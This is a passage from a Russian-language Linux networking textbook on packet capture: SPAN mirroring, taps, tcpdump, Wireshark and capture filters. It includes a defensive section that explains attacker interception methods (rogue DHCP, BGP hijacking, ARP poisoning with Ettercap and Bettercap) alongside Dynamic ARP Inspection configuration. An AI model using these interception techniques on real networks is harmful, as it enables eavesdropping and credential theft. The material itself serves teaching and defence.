По этим причинам часто лучше перехватывать пакеты в какой-то промежуточной точке следования. Популярный вариант — настроить порт коммутатора на *зеркалирование (мониторинг)* трафика.

Зеркалирование порта на коммутаторе

Часто бывает так, что нам нужно перехватывать пакеты, входящие или исходящие от узла, но у нас нет доступа ни к одному из узлов, нет возможности прервать запущенные службы или нет необходимых разрешений, чтобы установить ПО для перехвата пакетов. Поскольку такие ситуации очень распространены, производители коммутаторов реализовали функции, которые помогают в подобных случаях. У большинства коммутаторов есть возможность *зеркалировать* входящий или исходящий трафик порта — это обычно называется конфигурацией **Switched Port Analyzer (SPAN)**. На коммутаторе настраивается, какой порт мы будем отслеживать, в каком направлении — передача (Tx), прием (Rx) или оба вида трафика, а также на какой порт мы хотим пересылать эти данные.

Например, в этой конфигурации на коммутаторе Cisco мы зеркалируем порт `GigabitEthernet 1/0/1` (и прием, и передачу пакетов), а узел перехвата находится на порте `GigabitEthernet 1/0/5`:

```
monitor session 1 source g1/0/1 both
monitor session 1 destination g1/0/5
```

Как видите, эти настройки перехвата пакетов заданы для сеанса `monitor session 1`, из чего нетрудно сделать вывод, что большинство коммутаторов поддерживают более одного сеанса мониторинга одновременно. В частности, можно расширить зеркалирование на всю VLAN (в этом случае источником может быть VLAN 7), а можно отправлять перехваченный пакет на удаленный узел, называемый **Remote Switched Port Analyzer (RSPAN)**.

Если в вашей инфраструктуре есть брандмауэры или балансировщики нагрузки, следите за тем, какой порт вы задаете в качестве источника. Ваши данные перехвата пакетов могут, например, существенно различаться в зависимости от того, перехвачены они до или после NAT.

Где еще можно перехватить пакеты в том или ином сеансе обмена данными? Следующий распространенный вариант — сетевые устройства.

Промежуточный узел на пути следования пакетов

В этой ситуации трафик перехватывается промежуточным узлом, таким как маршрутизатор, коммутатор или брандмауэр. Брандмауэры особенно удобны, потому что во многих случаях позволяют перехватывать трафик как до, так и после NAT. Этот подход работает лучше всего, если вы устраняете четко определенную проблему. Однако необходимо учитывать следующее:

- У сетевых устройств обычно ограничено хранилище, поэтому общий объем пакетов нужно удерживать в пределах емкости хранилища. Некоторые устройства позволяют обойти это ограничение, пересылая перехваченные

данные в удаленное место в реальном времени, но при этом могут возникнуть другие сложности.

- В любом случае скорость передачи пакетов должна быть низкой. На многих устройствах локальное хранилище работает относительно медленно, а если отправлять перехваченные пакеты в удаленное место в реальном времени, то при высокой скорости пакеты могут теряться.
- Перехват пакетов задействует мощности ЦП перехватывающего устройства. Прежде чем пытаться добавить этот перехват к нагрузке устройства, убедитесь, что общее потребление ЦП находится на низком уровне.
- Если вы отправляете перехваченные пакеты в удаленное место, убедитесь, что для этого хватает пропускной способности. Если превысить пропускную способность порта, то пакеты будут теряться либо на стороне перехвата, либо на стороне отправки.
- Часто для того, чтобы устранить проблему, вам необходимы вполне конкретные пакеты из общего потока. В этом случае можно настроить *фильтр*, который будет собирать конкретный трафик.

Более полное руководство по использованию маршрутизатора Cisco в качестве *сборщика* пакетов можно найти по адресу: <https://isc.sans.edu/forums/diary/Using+a+Cisco+Router+as+a+Remote+Collector+for+tcpdump+or+Wireshark/7609/>.

Средства перехвата пакетов на других платформах обычно очень похожи: они создают *список*, который определяет интересующий трафик, а затем запускают процесс перехвата. Каким бы ни было ваше устройство, в документации производителя это обычно описано подробнее, чем можно было бы рассказать на страницах этой книги.

Наконец, рассмотрим консервативный подход — с помощью сетевого отвода (tap).

Сетевой отвод

Отвод (ответвитель) — это аппаратное устройство, которое встраивается непосредственно в канал передачи данных и обеспечивает полный мониторинг в одном или обоих направлениях. Поскольку это традиционно аппаратное решение, нет никаких затруднений с пропускной способностью: каждый бит в том или ином направлении просто электрически воспроизводится на прослушивающей станции. Однако отводы стоят денег и требуют физического доступа к серверам. Также нужно отключить целевой кабель Ethernet, чтобы подключить ответвитель. По этим причинам, несмотря на то что сетевые отводы по-прежнему весьма удобны, они уже используются не так часто.

Типичным сетевым отводом низкого уровня (10 или 10/100) является Ethernet-отвод Throwing Star Майкла Османна (Michael Ossmann), который можно найти по адресу <https://greatscottgadgets.com/throwingstar/>. На следующей диаграмме показано,

как работает стандартный низкоуровневый отвод (10/100), подобный Throwing Star. Обратите внимание, что отвод можно наладить двумя способами. На рис. 11.1 демонстрируется конструкция прослушивающего отвода с двумя портами, каждый из которых перехватывает трафик только в одном направлении:




Рис. 11.1. Два порта отвода, каждый в одном направлении

Бывают также более традиционные ответвители, которые перехватывают трафик в обоих направлениях на одном порте:




Рис. 11.2. Один порт сетевого отвода видит весь трафик (только контакты)

Все это работало с проводными подключениями на скорости до 1 Гбит/с, но при больших скоростях на таких отводах появились проблемы потери сигнала. Трафик с 10 Гбит/с еще сложнее перехватить сетевым отводом, потому что фактическая сигнализация уровня 1 больше не соответствует стандартному Ethernet. Поэтому на скорости 10 Гбит/с и выше отводы являются активными устройствами, которые ведут себя скорее как коммутаторы с одним или несколькими портами SPAN, чем как пассивные перехватчики. Сигнал по-прежнему полностью реплицируется на порты назначения, но обрабатывается с помощью дополнительной схемы, которая обеспечивает, чтобы все стороны могли надежно распознать сигналы, отправленные на фактический источник, приемник и перехватывающие узлы.

Сейчас отводы еще встречаются в некоторых специальных системах безопасности, где нужно перехватывать трафик в сетях со скоростью 1, 10 Гбит/с или более, но при этом также нужна электрическая изоляция, чтобы предотвратить утечки.

Отводы также остаются удобными устройствами, которые можно носить с собой на случай непредвиденных ситуаций устранения неполадок, когда другие средства не помогают. Но, как уже отмечалось, в наши дни для штатного перехвата пакетов отводы используются нечасто.

До сих пор мы описывали легальные методы перехвата пакетов, а теперь посмотрим, как действуют злоумышленники и их вредоносное ПО.

Перехват пакетов с точки зрения злоумышленника

В предыдущих разделах шла речь о том, как легитимно перехватывать пакеты. Однако как защититься от злоумышленника, который может использовать другие методы? Для этого давайте представим себя на его месте и посмотрим, как можно настроить станцию перехвата пакетов без административного доступа к чему-либо.

Первый метод был рассмотрен в главе 7 «Службы DHCP в Linux». Злоумышленник может подключить подменный сервер DHCP и сделать свой узел либо шлюзом по умолчанию, либо прокси-сервером (с помощью WPAD) для целевых компьютеров. В обоих случаях пакеты жертвы проходят через узел злоумышленника и могут быть перехвачены. Если протоколы представлены открытым текстом (например, HTTP, FTP, FTP или SIP, как мы увидим позже в этой главе, в разделе «Устранение неполадок приложения: перехват телефонного звонка VoIP»), эти пакеты можно сохранить для последующего анализа или даже модифицировать в реальном времени. Чтобы защититься от атак этого типа, можно обезопасить службы DHCP, как обсуждалось в главе 7 «Службы DHCP в Linux».

Похожим образом злоумышленник может взломать протокол маршрутизации, чтобы перехватить трафик для определенной подсети или узла. Это иногда наблюдается в интернете, где подсеть может быть захвачена из-за доверительного характера протокола маршрутизации BGP. В таких ситуациях личные кабинеты

держателей кредитных карт перенаправляются в неожиданные страны, где пользователей ждут поддельные сайты, которые собирают их учетные данные. Как можно защититься в подобных случаях? На самом деле механизм защиты более простой, но и менее надежный, чем можно было подумать. Если жертва получает предупреждение о недействительном сертификате, она должна просто прекратить этот сеанс. К сожалению, несмотря на то что это действительно простое решение (экран с предупреждением занимает почти всю страницу и на нем много красного цвета), оно не очень надежно, потому что многие пользователи щелкают на всем подряд, чтобы убрать предупреждение и все-таки перейти на вредоносный сайт.

Другой распространенный метод, с помощью которого злоумышленники перехватывают пакеты, называется подменой ARP (ARP cache poisoning). Чтобы разобраться, как она работает, вам, возможно, потребуется освежить в памяти устройство ARP (глава 3 «Диагностика сети в Linux»). В общих чертах атакующий использует ARP-пакеты, чтобы ввести жертв в заблуждение, — это легко увидеть на следующем рисунке:




Рис. 11.3. Подмена ARP

На этом рисунке две жертвы — **192.168.100.11** (MAC-адрес **1111.1111.1111**) и **192.168.100.22** (MAC-адрес **2222.2222.2222**). Злоумышленник собирает MAC-адреса жертв и отправляет им незапрошенные ARP-пакеты, которые сообщают каждой жертве, что MAC-адрес другой жертвы — **3333.3333.3333**. Коммутатор ничего этого не видит; он просто перенаправляет различные пакеты, поскольку все они формально действительны. Теперь, когда **жертва 1** хочет связаться с **жертвой 2**,

она просматривает свою локальную таблицу ARP и видит, что MAC-адрес жертвы 2 — 3333.3333.3333.

Злоумышленник может расширить атаку до перехватов вне сети, если **жертва 2** окажется шлюзом по умолчанию для подсети.

Эта схема кажется сложной, однако она уже много лет автоматизирована: первым инструментом для атак этого типа был *dSniff*, который написал *Dag Con (Dug Song)* еще в 2000 году. Более современный инструмент, который использует графический интерфейс и позволяет графически выбирать жертв, — Ettercap. Преимущество Ettercap и его преемника Bettercap состоит в том, что они автоматически собирают обнаруженные «интересные артефакты», такие как учетные данные или хэши паролей.

Когда Ettercap завершает работу, он аккуратно возвращает в таблицы ARP всех станций-жертв правильные значения. Как следствие, если Ettercap закроется некорректно (например, если его принудительно отключили от сети или завалили слишком большим трафиком), пострадавшие узлы останутся с неправильными записями ARP вплоть до истечения таймера ARP каждой рабочей станции. Если среди жертв был шлюз подсети по умолчанию, то при этом вся подсеть окажется изолированной на время действия таймера ARP шлюза (которое может составлять до 4 часов).

Как защититься от атаки такого типа? Лучше всего начать с ведения журнала. Большинство современных коммутаторов и маршрутизаторов регистрируют ошибку Duplicate IP Address («Дублирующийся IP-адрес»), когда видят два разных MAC-адреса, которые утверждают, что у них один и тот же IP-адрес. Оповещения о записях журнала этого типа (см. главу 12 «Сетевой мониторинг с помощью Linux») помогают запустить программу упреждающего реагирования на инциденты.

Есть ли еще более действенные методы? Большинство коммутаторов поддерживают функцию **Dynamic ARP Inspection (DAI)**, которая отслеживает именно этот тип атаки. Когда атака обнаружена, Ethernet-порт злоумышленника отключается. Однако нужно позаботиться о том, где реализовать эту функцию. Не настраивайте DAI на порте коммутатора, у которого есть нижестоящий коммутатор или точка беспроводного доступа: в этом случае, когда порт злоумышленника заблокируется, вместе с ним отключится множество невинных людей, которые работали через тот же порт. Порты с нижестоящими коммутаторами или точками доступа обычно настраиваются как доверенные — с расчетом на то, что нижестоящие устройства будут сами проверять подключенные к ним станции.

С точки зрения конфигурации DAI очень похожа на проверку DHCP и настройку доверия:

```
ip arp inspection vlan <число>
ip arp inspection log-buffer entries <какое-то число, для начала попробуйте 1024>
ip arp inspection log-buffer logs 1024 interval 10
```

На портах коммутатора, у которых есть нижестоящие коммутаторы, точки доступа и т. д. (о чем мы упоминали выше), DAI можно отключить так:

```
int g1/0/x
ip arp inspection trust
```

Чтобы для DAI снизить предельную частоту ARP со стандартных 15 пакетов в секунду до меньшего значения (например, 10), можно сделать так:

```
int g 1/0/x
ip arp inspection limit 10
```

Если включить анализ ARP во время атаки с использованием такого инструмента, как Ettercap, он обычно будет отправлять непрерывный поток пакетов ARP, чтобы кэш ARP на узлах-жертвах оставался испорченным. При этом пострадавший коммутатор будет генерировать сообщения об ошибках «%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs», как при превышении порогового значения порта. Порт также установит состояние ERR-DISABLE, полностью отключив злоумышленника.

Однако в современном мире, где сети становятся все быстрее, можно столкнуться с ситуацией, когда рабочая станция не успевает перехватывать все нужные данные. Не сдавайтесь: существуют методы оптимизации, которые могут помочь!

Вопросы производительности при перехвате пакетов

Как упоминалось в предыдущем разделе, когда скорость передачи данных начинает расти, перехват пакетов может создать существенную нагрузку на узел, даже если это высокопроизводительный сервер или виртуальная машина Linux. Кроме того, настраивая перехват пакетов, стоит учесть ряд вопросов, связанных с сетью.

Нужно принять во внимание такие факторы:

- Если вы используете порт SPAN или Monitor (в зависимости от модели коммутатора), то порт, к которому подключена ваша станция перехвата пакетов, может не находиться в сети, а только видеть трафик к источнику и от него. Это означает, что зачастую вам нужно использовать для перехвата пакетов самую быструю встроенную сетевую карту, а если этот узел должен быть в то же время активен в сети (например, если вы подключаетесь к нему удаленно) — задействовать для этого менее производительную сетевую карту USB.
- В любом случае убедитесь, что скорость вашей сетевой карты позволяет фактически отслеживать все целевые пакеты. В частности, при настройке порта зеркалирования вы можете выбрать источник со скоростью 10 Гбит/с, а приемник — 1 Гбит/с. Это будет работать нормально, пока вы не начнете замечать,

что трафик превышает 1 Гбит/с. В этот момент коммутатор (в зависимости от модели) начнет ставить пакеты в очередь и/или отбрасывать их. Другими словами, объем обработанных данных будет варьироваться, а результаты окажутся непредсказуемыми (или даже предсказуемо плохими).

- Убедитесь, что восходящий порт сетевой карты способен обрабатывать текущий объем трафика. Например, если вы используете адаптер Thunderbolt с 10 Гбит/с на ноутбуке, убедитесь, что он подключен к порту Thunderbolt (а не к USB-C) и что ваша пропускная способность позволяет добавить этот новый трафик. Например, если к одному ноутбуку подключены два монитора разрешением 4K, есть вероятность, что на исходящем канале Thunderbolt не останется 10 Гбит/с для высокоскоростного перехвата пакетов.
- Также убедитесь, что у вашего накопителя хватает скорости и емкости. Если вы перехватываете 10 Гбит/с, вам, вероятно, понадобится накопитель SSD с интерфейсом NVMe. Скорее всего, он также должен быть встроенным, а не подключенным к тому же адаптеру Thunderbolt или USB-C, что и сетевая карта. А если для перехвата вы используете сервер, обратите внимание на доступную пропускную способность RAID или SAN. В особенности, если хранилище работает на iSCSI, убедитесь, что ваш перехват пакетов не будет ограничивать скорость доступа к SAN другим клиентам iSCSI.
- Учитывайте размер кольцевого буфера: в частности, утилита `tcpdump` позволяет гибко его настраивать. Кольцевой буфер — это временная область памяти, где хранятся перехваченные пакеты перед отправкой на диск или в память перехватывающего приложения. В большинстве систем Linux размер буфера по умолчанию равен 2 Мбайт, чего обычно более чем достаточно. Однако если при перехвате начинают теряться пакеты, можно увеличить это значение, чтобы решить проблему. В `tcpdump` оно легко настраивается с помощью параметра `-B`: таким образом, `tcpdump` идеально подходит, когда вы знаете или подозреваете, что пора наращивать ресурсы для перехвата пакетов. Обратите внимание, что `tcpdump` не документирует размер кольцевого буфера по умолчанию, однако значение 2 Мбайт встречается чаще всего.
- Подумайте, нужен ли вам весь пакет. Если для решения вашей задачи достаточно только заголовков пакетов (другими словами, вам не нужна содержательная часть пакетов), можно отрегулировать `snaplen` — количество байтов для перехвата в каждом пакете. Например, если снизить эту величину с 1500 до 64, то в кольцевом буфере будет умещаться значительно больше пакетов. Убедитесь, что значение `snaplen` достаточно велико, чтобы перехватить все содержимое заголовка пакета.
- Наконец, есть вещи, о которых следует помнить, если вы действуете в качестве атакующего в санкционированных мероприятиях по обеспечению безопасности, таких как тест на проникновение. Если в ходе работы вы про-

буете подмену ARP, то имейте в виду, что эта атака сопряжена с определенным риском. Убедитесь, что у вашей станции хватает пропускной способности интерфейса, ресурсов ЦП и объема памяти, чтобы преуспеть в атаке. Если трафик, связанный с **атакой посредника (MitM)**, превышает пропускную способность вашей станции, она с большой вероятностью отключится от сети. Для жертв атаки (к которым может относиться вся VLAN) это означает, что они останутся с недействительными кэшами ARP и, по сути, выйдут из строя до ближайшей очистки ARP, время ожидания которой на некоторых платформах составляет до 4 часов.

Учитывая всю эту теорию, давайте разберемся, какие инструменты можно использовать для перехвата и анализа пакетов.

Инструменты для перехвата пакетов

Существует много различных инструментов, которые позволяют перехватывать пакеты из сети и либо непосредственно анализировать их данные, либо сохранять их в файлах `pcap`. Есть еще больше инструментов, с помощью которых можно впоследствии изучать эти файлы `pcap` в автономном режиме.

tcpdump

Мы уже несколько раз упоминали `tcpdump`. Это инструмент для перехвата пакетов с интерфейсом командной строки, а значит, его можно использовать в системах, где нет графического интерфейса или где вы подключаетесь без него (например, по SSH). Поскольку `tcpdump` не имеет дела с графикой и не выполняет предварительной обработки пакетов (например, чтобы выявить какие-либо особенности протокола), это один из самых высокопроизводительных инструментов для перехвата пакетов с наименьшими побочными эффектами.

Чтобы решить, какие пакеты перехватывать, `tcpdump` использует синтаксис **Berkeley Packet Filter (BPF)**. Он позволяет фильтровать пакеты по IP-адресу, MAC-адресу, протоколу или даже по определенным флагам в пакете TCP.

Wireshark

Wireshark — один из самых популярных инструментов для перехвата пакетов. У него есть графический интерфейс, в котором каждый пакет классифицируется, окрашивается в определенный цвет и расшифровывается так, чтобы предоставить как можно больше информации. Для фильтрации пакетов во время перехвата Wireshark, подобно `tcpdump`, использует синтаксис BPF, но для фильтрации отображаемых пакетов применяется другой синтаксис.

TShark

TShark поставляется вместе с Wireshark и представляет собой текстовую версию этого приложения для командной строки. TShark бывает очень удобным, когда вы работаете по SSH и хотите чего-то более гибкого, чем tcpdump.

Другие инструменты для перехвата пакетов

Существуют сотни, если не тысячи инструментов, с помощью которых можно перехватывать пакеты или анализировать их. Как мы уже обсуждали, атакующая сторона может применять Ettercap, Bettercap и dsniff для атаки посредника. Такие инструменты, как NetworkMiner, позволяют как перехватывать новые пакеты, так и обрабатывать уже существующие. Подобные инструменты помогают сэкономить время при анализе данных, которые могут быстро превратиться в огромные файлы перехваченных пакетов. NetworkMiner извлекает из файлов pcap такие ценные артефакты, как учетные данные и их хеши, сертификаты и файлы с данными, которые были переданы во время перехваченного сеанса.

В следующих главах мы обсудим более продвинутые инструменты, использующие перехват пакетов, а именно **системы обнаружения вторжений (IDS)**, **системы предотвращения вторжений (IPS)** и пассивный мониторинг трафика — см. главу 13 «Системы предотвращения вторжения в Linux» и главу 14, «Приманки (honeypots) в Linux».

Перехватом пакетов в первую очередь занимаются потому, что это нужно для решения той или иной проблемы. Давайте разберемся, как перехватывать или просматривать только те пакеты, которые относятся к интересующей вас задаче.

Фильтрация перехваченного трафика

Используя инструмент для перехвата пакетов, вы первым делом заметите, что на экране отображается огромное количество пакетов. Поскольку перехват часто выполняется в рамках устранения неполадок, то, скорее всего, стоит ограничить пакеты теми, которые относятся к текущей проблеме. Для этого имеет смысл либо фильтровать эти пакеты в процессе перехвата, либо фильтровать вывод данных о пакетах после перехвата. Давайте обсудим обе ситуации.

Фильтры перехвата Wireshark: перехват трафика домашней сети

Если специально не настраивать коммутатор, то перехват пакетов в вашей домашней сети обнаружит больше материала, чем вам кажется. В наши дни во многих домах есть «зоопарк» подключенных к сети устройств на базе Linux: ваш телевизор, кондиционер, дверной звонок, беговая дорожка или холодильник с выходом

в интернет — все это, скорее всего, узлы Linux. Их обычно называют **устройствами интернета вещей (IoT)**. Почти все узлы IoT широковещательно и многоадресно рассылают постоянный поток пакетов обнаружения по вашей проводной и беспроводной сети: это делается для того, чтобы найти контроллеры или концентраторы, которые могут захотеть обменяться с ними данными или даже управлять ими.

Давайте быстро взглянем на этот «зоопарк» с помощью Wireshark. Запустите эту программу и выберите сетевой адаптер, подключенный к вашей сети.

Прежде чем нажать **Start**, давайте зададим фильтр перехвата. Мы исключим из перехвата наш собственный адрес, а также пакеты ARP. Обратите внимание, что ваш IP-адрес будет другим:




Рис. 11.4. Добавление фильтра перехвата в Wireshark

Теперь нажмите кнопку **Start Capture** (синий значок в виде плавника акулы в левом верхнем углу) или выберите в меню **Capture/Start**.

В типичной домашней сети у вас за несколько секунд должны появиться десятки пакетов, которые можно изучать. На следующем снимке экрана показаны пакеты через 10 секунд работы в моей домашней сети. Скорее всего, вы увидите смесь широковещательного и многоадресного трафика, который по определению отправляется на все станции. Хотя это нельзя считать полноценным перехватом, на основе этих данных можно начать проверку того, что находится в вашей сети:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco_d7:e6:3f	Spanning-tree-(f...	STP	60	RST. Root = 32768/0/00:5f:86:d7:e6:36 Cost = 0 Port = 0x8039
14	0.998839	169.254.74.126	239.255.255.250	SSDP	197	M-SEARCH * HTTP/1.1
44	1.934971	169.254.87.125	239.255.255.250	SSDP	197	M-SEARCH * HTTP/1.1
45	1.999902	Cisco_d7:e6:3f	Spanning-tree-(f...	STP	60	RST. Root = 32768/0/00:5f:86:d7:e6:36 Cost = 0 Port = 0x8039
59	2.462843	192.168.122.160	192.168.122.255	UDP	127	46795 → 14440 Len=85
80	3.219532	fe80::25f:86ff:f...	ff02::1:2	DHCPv6	108	Information-request XID: 0x75e6a6 CID: 00030001005f86d7e636
120	3.999896	Cisco_d7:e6:3f	Spanning-tree-(f...	STP	60	RST. Root = 32768/0/00:5f:86:d7:e6:36 Cost = 0 Port = 0x8039
143	5.340184	fe80::242:68ff:f...	ff02::1:2	DHCPv6	159	Solicit XID: 0x5b45aa CID: 00030001004268c5c096
156	5.999713	Cisco_d7:e6:3f	Spanning-tree-(f...	STP	60	RST. Root = 32768/0/00:5f:86:d7:e6:36 Cost = 0 Port = 0x8039
180	6.578612	fe80::e237:17ff:...	ff02::1:1:ff0b:c13a	ICMPv6	86	Multicast Listener Report
201	7.462245	192.168.122.160	192.168.122.255	UDP	127	46795 → 14440 Len=85
216	7.999661	Cisco_d7:e6:3f	Spanning-tree-(f...	STP	60	RST. Root = 32768/0/00:5f:86:d7:e6:36 Cost = 0 Port = 0x8039
232	8.884759	169.254.74.126	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources

Рис. 11.5. Результат перехвата пакетов в типичной домашней сети

Даже если не изучать содержимое пакетов, на предыдущем снимке можно отметить несколько ключевых моментов:

- Некоторые устройства IPv4 работают в диапазоне 169.254.0.0/16 (диапазон автоматической частной IP-адресации). Эти адреса не могут маршрутизироваться за пределы вашей сети, но это совершенно нормально для таких вещей, как пульт от телевизора или дверные звонки, обменивающиеся данными с контроллером в локальной сети.
- Скорее всего, вы увидите трафик протокола STP от вашего локального коммутатора, а если подождете достаточно долго, то, вероятно, также увидите пакеты LLDP или CDP от коммутаторов (мы рассмотрим пример далее в этом разделе).
- Вероятно, вы также обнаружите трафик IPv6: в этом перехвате мы видим пакеты DHCPv6 и ICMPv6.

Все это получено всего за 10 секунд прослушивания! Ради интереса покопайтесь в своей домашней сети. Пусть даже это будет простая задача, например, просмотреть обнаруженные MAC-адреса и определить производителя каждого устройства по его OUI.

Давайте рассмотрим особенности перехвата пакетов в конкретном классе устройств — телефонах с передачей голоса по IP (VoIP).

Фильтры перехвата tcpdump: телефоны VoIP и DHCP

В этом разделе мы познакомимся с фильмами перехвата пакетов в tcpdump и Wireshark, взглянув на процедуру загрузки типичного телефона VoIP. Наша сеть довольно проста: в ней четыре станции и две VLAN:




Рис. 11.6. Лабораторная установка для перехвата пакетов

Обратите внимание, что у нас настроен сеанс мониторинга, в котором порт 5 получает все пакеты, входящие и исходящие на порте 1.

Вот сводка станций, которые участвуют в запуске и эксплуатации телефонов VoIP:

Устройство и имя пользователя/узла	Добавочный номер	IP-адрес	MAC-адрес	VLAN	Порт коммутатора
Телефон 1 (Пользователь)	1234	192.168.123.55	805e.c086.ac2c	2	G1/0/1
Телефон 2 (Поддержка)	X1411	192.168.123.56	805e.c057.bc91	2	G1/0/2
АТС (FreePBX)		192.168.123.53	000c.29ee.3eff	2	G1/0/3
Сервер DHCP (Наш узел Linux)		192.168.122.113	000c.2933.2d05	1	G1/0/31

Обратите внимание, что, продвигаясь слева направо в таблице, мы перемещаемся вниз по стеку, представленному моделью OSI. Добавочные номера находятся на прикладном уровне, IP-адреса — на уровне 4, MAC-адреса и VLAN — на уровне 2, и, наконец, сами интерфейсы — на нижнем уровне.

Прежде всего используем `tcpdump`, чтобы перехватить пакеты DHCP на самом сервере DHCP. Использовать этот узел удобно, потому что сервер DHCP — одна из конечных точек обмена данными DHCP, и, если все работает хорошо, он должен видеть все пакеты в обоих направлениях.

